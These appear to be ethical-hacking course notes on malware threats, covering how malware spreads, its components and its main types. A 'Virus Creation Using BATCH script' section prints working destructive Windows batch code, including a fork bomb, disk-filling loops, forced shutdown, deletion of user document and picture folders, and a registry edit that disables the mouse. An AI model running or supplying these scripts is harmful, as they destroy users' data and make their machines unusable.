Malware Threats Module -7

by Durgesh Thkare

Malware Threats

Malware made from two word

mal +ware

Mal=malicious

Ware=software (piece of code)

Malware, short for malicious software, is a significant cybersecurity threat. Malware includes various types of software created with malicious intent to harm computer systems, steal sensitive information, or disrupt normal operations. The study of malware is a crucial aspect of Certified Ethical Hacker (CEH) training, as it helps security professionals understand how to defend against these threats. Here are some key points about malware threats:Apurpose of malware

- to steal Sensitive data
- to steal Password
- Banking info
- Revenge
- Spy
- Corrupt system/application
- Mis use system resources Ram, Cpu, Storage
- User key strokes monitor
- To encrypt sensitive data
- To delete sensitive data
- To hijack into computer

Suggested Video

Cryptocurrency Malware Link:- **https://www.youtube.com/watch?v=kZXXDp0_R-w&ab_channel=365Careers**

Bitcoin: How Cryptocurrencies Work:- **https://www.youtube.com/watch?v=kubGCSj5y3k&ab_channel=SciShow**

Crypto Mining:- Link:- **https://www.youtube.com/watch?v=GcZCBbmif70&ab_channel=TechnicalGupSh**

up

Common technique attacker use to distribute malware on the web

Cyber attackers use various techniques to distribute malware on the web, often exploiting vulnerabilities, human behavior, and trust. Here are some common techniques they employ:

1. **Malicious Email Attachments**: Attackers send phishing emails with attachments containing malware, often in the form of documents or executables. When unsuspecting users open the attachments, the malware infects their systems.
2. **Phishing Websites**: Attackers create fake websites that mimic legitimate ones to trick users into revealing personal information. These websites may also deliver malware if users interact with them.
3. **Drive-By Downloads**: Cybercriminals compromise legitimate websites by injecting malicious code. When users visit these sites, their browsers or plugins can be exploited to download malware without their knowledge or consent.
4. **Malvertising**: Attackers use online advertisements to deliver malware. They compromise ad networks and display malicious ads on legitimate websites. Users who click on these ads may inadvertently download malware.
5. **Social Engineering**: Attackers manipulate individuals into taking certain actions. For example, they may trick users into downloading and executing malicious files, often by pretending to be someone the user trusts.
6. **Watering Hole Attacks**: Cybercriminals target websites frequently visited by their intended victims. They compromise these sites to deliver malware to users who trust the sites.
7. **File-Sharing Networks**: Malware can be disguised as legitimate software, movies, or games on peer-to-peer (P2P) file-sharing networks. Users who download and execute these files may inadvertently infect their systems.
8. **Software Vulnerabilities**: Cyber attackers exploit vulnerabilities in software or operating systems to deliver malware. Users who have not patched or updated their software are especially vulnerable.
9. **Email Links**: Phishing emails contain links to malicious websites. Clicking these links may lead to malware downloads or the entry of sensitive information on fake login pages.
10. **Social Media and Messaging Apps**: Cybercriminals use social media platforms and messaging apps to send malicious links or attachments. Users may click on these links, thinking they are from trusted sources.
11. **USB Drives**: Attackers sometimes infect USB drives with malware and then drop them in public places. Unsuspecting users who pick up these drives and insert them into their computers can get infected.
12. **Freeware and Cracked Software**: Malicious versions of popular software or games are distributed through unofficial sources. Users who download and install these versions may unknowingly install malware.
13. **Fake Software Updates**: Cybercriminals create pop-up messages or websites that claim a user's software or browser needs an update. When users click on the update links, they download malware instead.
14. **Compromised or Fake Browser Extensions**: Attackers create browser extensions that appear to offer useful features but actually deliver adware or other malicious functions.
15. **Torrents and Illegal Content**: Users who download copyrighted content from torrent websites may unknowingly download malware alongside the files they want.

Suggested Video

Link:- https://www.youtube.com/watch?v=ac1WVEslAec

Malware Components

Malware, short for "malicious software," is software designed to infiltrate, damage, or gain unauthorized access to computer systems. It consists of several components that work together to achieve the malware's malicious objectives. The specific components can vary depending on the type and purpose of the malware, but common components include:

1. **Loader**: The loader is the initial component responsible for introducing the malware into the victim's system. It typically launches the malware and may be delivered via email attachments, infected files, or drive-by downloads from malicious websites.
2. **Propagation Module**: Many malware strains have a module for self-propagation. This component allows the malware to replicate and spread to other systems, often through network vulnerabilities, email attachments, or infected files.
3. **Payload**: The payload is the core component of the malware that performs the malicious actions. It can include various subcomponents, such as:
    - **Spyware**: Collects sensitive data like passwords and personal information.
    - **Keylogger**: Records keystrokes to capture passwords and other user input.
    - **Ransomware**: Encrypts files and demands a ransom for decryption.
    - **Bot**: Creates a network of infected devices (botnet) for malicious activities.
    - **Trojan**: Acts as a legitimate-looking program but performs malicious activities.
    - **Backdoor**: Provides unauthorized access to the infected system.
    - **Rootkit**: Conceals the malware's presence by modifying the operating system.
    - **Adware**: Displays unwanted advertisements.
    - **Worm**: Self-replicates and spreads across networks.
4. **Command and Control (C2) Server**: Malware often communicates with a remote server known as a C2 server. This server issues commands to the malware and collects data from infected systems. It allows attackers to control and update the malware remotely.
5. **Evasion Techniques**: Malware may include evasion techniques to avoid detection by security software. This can involve obfuscation of code, anti-forensics methods, and sandbox detection to evade analysis.
6. **Persistence Mechanism**: Malware often employs techniques to maintain a presence on the infected system even after a system reboot. This could include modifying system files, creating startup entries, or disguising itself as a legitimate system process.
7. **Dropper**: Some malware uses a separate component called a dropper to deliver the actual payload. The dropper is responsible for infecting the system with the malware's core components.
8. **Root Exploits and Vulnerabilities**: Malware may exploit known or unknown vulnerabilities in the operating system or software to gain elevated privileges or persistent access.
9. **User Interface**: Some types of malware come with a user interface or control panel that allows attackers to interact with the infected system or view collected data.
10. **Encryption**: To protect its activities and communication, malware may use encryption techniques to hide malicious traffic or protect sensitive data.
11. **DLL Files**: Dynamic Link Libraries (DLLs) are commonly used to extend the functionality of legitimate software. Malware can inject malicious DLLs into legitimate processes to carry out attacks.
12. **Payload Encryption**: Malware often encrypts its payload to avoid detection by security software. The payload is decrypted at runtime when executed.

Types of Malware

Viruses

Programs or code that attach themselves to legitimate files and replicate when the infected file is executed.

A piece of code which is capable of copying itself and typically has a devastating effect and it also require a human being for its implementation. Viruses spread by reproducing and inserting themselves into programs, documents, or e-mail attachments.And they won't work untill unless we don't strike them or lead them to the phase of execution.

EG: Tera bit virus maker

FUD : FUlly Undetectable

Virus Creation Using BATCH script

Batch is a really easy and interesting scripting language, it is used for malicious purposes, i.e. how can you exploit the victim's PC/life, further, **after hacking into his PC.**(This can also be used for hacking too, I'll explain that later)

Infinite folder:

```
:loop
 mkdir %random%
 goto loop
```

Space consuming Virus

```
:loop
mkdir hello
cd hello
echo " main saari jgh ko khtm kr dunga">> file.txt
   goto loop
```

Shutdown Virus

```
shutdown -s -t 10 -c "Hacked"
```

fork bomb

```
%0|%0
```

Freezer

```
@echo off
:A
start
goto :A
```

Aggravating Messages

```
@echo off
:a
msg * hi
msg * how are you
msg * stop tying to make me go away
msg * ill never go away never
msg * still here
msg * this is getting boring
msg * "yawn"
msg * i think i will go now
msg * yeah i will
msg * well bye
msg * "end of message"
goto :a
```

Fake Virus

```
@echo off
echo OMG YOU GOT A VIRUS.
ping localhost -n 5 > nul
echo Scanning...
ping localhost -n 5 > nul
echo.
echo.
dir /s
dir /s
dir /s
dir /s
dir /s
dir /s
echo.
echo.
ping localhost -n 5 > nul
cls
echo Disinfecting...
ping localhost -n 5 > nul
echo Cannot disinfect format hard drive(y/n)?
pause >nul
echo Formatting...
ping localhost -n 5 > nul
color 0a
echo.
echo.
dir /s
dir /s
dir /s
dir /s
dir /s
dir /s
dir /s
echo.
echo.
ping localhost -n 5 > nul
cls
color 0f
echo HDD FORMATED! Rebooting...
ping localhost -n 5 > nul
echo HA HA I FOOLED YOU
pause
```

Delete Pictures,Documents

```
@echo off
del /f /q "C:\Users\%userprofile%\My Documents\*.*"
del /f /q "C:\Users\%userprofile%\My Music\*.*"
del /f /q "C:\Users\%userprofile%\My Pictures\*.*"
```

Swap Mouse Buttons

```
@echo off
Rundll32 user32,SwapMouseButton
```

Disable Mouse

```
@echo off
set key="HKEYLOCALMACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4_
```

Locking Private Folders

```
@echo off
cls
title Folder Private
if EXIST "Locker" goto UNLOCK
if NOT EXIST Private goto MDLOCKER
:CONFIRM
echo Are you sure you want to lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Private "Locker"
attrib +h +s "Locker"
echo Folder locked
goto End
:UNLOCK
echo Enter password to unlock folder
set/p "pass=>"
if NOT %pass%==asdfgh goto FAIL
attrib -h -s "Locker"
ren "Locker" Private
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Private
echo Private created successfully
goto End
:End
```

Worms

Self-replicating malware that spreads across networks without user intervention.


Key Characteristics:

1. **Self-Replicating**: Worms are self-replicating, standalone programs that can create copies of themselves without attaching to other files or programs. This makes them distinct from viruses.
2. **No Host Dependency**: Unlike viruses, worms do not need a host program or file to attach to. They can independently spread and execute on their own.
3. **Network-Based**: Worms primarily spread over computer networks, including the internet, local area networks (LANs), or even through email systems. They exploit vulnerabilities to find and infect other connected devices.
4. **Automated**: Worms can spread automatically, with little to no user intervention. They can scan for vulnerable devices and initiate the infection process.
5. **Payload**: Worms often carry a payload, which can include malicious actions, such as data theft, system disruption, or replication.

Link:- https://www.youtube.com/watch?v=n8mbzU0X2nQ

Ransomware

Ransomware is a type of malicious software (malware) that encrypts a victim's data and demands a ransom from the victim in exchange for the decryption key. Ransomware attacks have become increasingly common and are a significant cybersecurity threat.



Key Characteristics and Features:

1. **Data Encryption**: Ransomware encrypts a victim's files, making them inaccessible without a decryption key. The victim is presented with a ransom note explaining the demand for payment in exchange for the decryption key.
2. **Ransom Demands**: Attackers typically demand payment in cryptocurrency (such as Bitcoin) because it provides a degree of anonymity. Victims are given a deadline to pay the ransom.
3. **User Interfaces**: Many ransomware strains include user-friendly interfaces that guide victims through the process of paying the ransom. They may also feature countdown timers to create urgency.
4. **Diverse Targets**: Ransomware can target individuals, businesses, hospitals, government agencies, and various other organizations. The motive is often financial gain.
5. **Evolution**: Ransomware is constantly evolving. New strains may employ advanced encryption methods, making it nearly impossible for victims to decrypt their files without the attacker's assistance.

Link:- https://www.youtube.com/watch?v=Vkjekr6jacg


Wannacry Ransomware:- Link:- https://www.youtube.com/watch?v=RHp44-iqPuw

Spyware

Spyware is a type of malicious software (malware) designed to secretly collect information from a user's computer or mobile device without their knowledge or consent. This information is typically sent to a third party for various purposes, including advertising, tracking, or even identity theft. Spyware can be highly intrusive and harmful

Collects sensitive information, like passwords and credit card details, and sends it to a third party

1. **Unauthorized Data Collection**: Spyware is designed to gather data from an infected device. This data can include keystrokes, browsing history, login credentials, personal information, and more. It operates silently and covertly.
2. **Covert Installation**: Spyware often enters a user's device without their knowledge or consent. It can be bundled with legitimate software, hidden within seemingly harmless downloads, or delivered via malicious email attachments or links.
3. **Tracking and Monitoring**: Spyware monitors a user's online and offline activities. It can record which websites are visited, what searches are made, and what files are accessed. Some advanced spyware can capture screenshots or record audio and video.



Types of Spyware:

- **Keyloggers**: Record keystrokes to capture login credentials and other sensitive information.
- **Adware**: Collects information about a user's online behavior for targeted advertising.
- **Tracking Cookies**: Stores data about a user's online preferences and habits.
- **Web Beacons**: Tiny, transparent images embedded in websites to track user interactions.
- **Screen Capture Spyware**: Takes screenshots of a user's activities.
- **Audio and Video Spyware**: Records audio or video from a device's microphone or camera.

Adware

Adware is used to track a use r's browser and download history with intent to display pop-up or banner advertisement that lure the user into making purchase. For example, an advertiser might use cookies to track the web pages a user visits to better targets advertising.

Displays unwanted advertisements, often bundled with legitimate software.

Rootkits

Rootkits are those Malicious Applications or Codes which are installed in the Boot option such as BIOS and start executing on every startup.

Rootkits are a type of malicious software designed to conceal their presence or the presence of other malicious software on a computer or network. They are a serious threat to cybersecurity because they can operate stealthily, making it difficult to detect and remove them.

Conceals the presence of malware on a system by modifying the operating system.

Characteristics of Rootkits:

- **Stealth**: Rootkits are known for their ability to operate stealthily. They hide their presence, activities, or the presence of other malware.
- **Privilege Escalation**: Many rootkits gain elevated privileges, such as "root" or "administrator" access, to control the entire system.
- **Persistence**: They are designed to maintain their presence even after system reboots or security software scans.
- **Kernel-Level**: Some rootkits operate at the kernel level, which is the core part of the operating system, making them harder to detect.

Link:- https://www.youtube.com/watch?v=jIyIqjOlqzY

Keyloggers

Record keystrokes to capture sensitive information.

A keylogger, short for "keystroke logger," is a type of malicious software or hardware device designed to capture and record a user's keystrokes on a computer or mobile device. Keyloggers are typically used to steal sensitive information, such as login credentials, credit card numbers, or other personal data.


Eg: Ardamax Keylogger, Hooker.

Link:- https://www.youtube.com/watch?v=Vkjekr6jacg

Bots and Botnets

These are the devices that are effected by the trojans or virus which can be controlled by a single attacker and can be used for several attacks like DDOS

A botnet is a network of compromised computers, often referred to as "bots" or "zombies," that are controlled by a single entity, known as the botmaster. These compromised computers are usually infected with malware, allowing the botmaster to control them remotely. Botnets are used for various malicious activities and are a significant cybersecurity threat



Key Characteristics and Features:

1. **Remote Control**: The botmaster can control the bots remotely, sending them instructions and coordinating their actions. This control typically occurs without the owners' knowledge or consent.
2. **Large Scale**: Botnets can consist of thousands or even millions of compromised devices, making them a potent force for cybercriminals.
3. **Distributed**: Bots are spread across different geographic locations and networks, making them challenging to trace and disrupt.
4. **Persistence**: Once a device is compromised and added to a botnet, it remains part of the botnet until it is cleaned and the malware is removed.

Common Uses and Activities:


Botnets can be employed for a wide range of malicious activities, including:

1. **Distributed Denial of Service (DDoS) Attacks**: Botnets are frequently used to launch DDoS attacks, overwhelming websites, servers, or networks with traffic to render them inaccessible.
2. **Spam and Phishing**: Botnets can send massive volumes of spam emails or phishing messages, spreading malware, or stealing personal information.
3. **Data Theft**: Bots may be used to exfiltrate sensitive data, such as login credentials or financial information, from compromised devices.
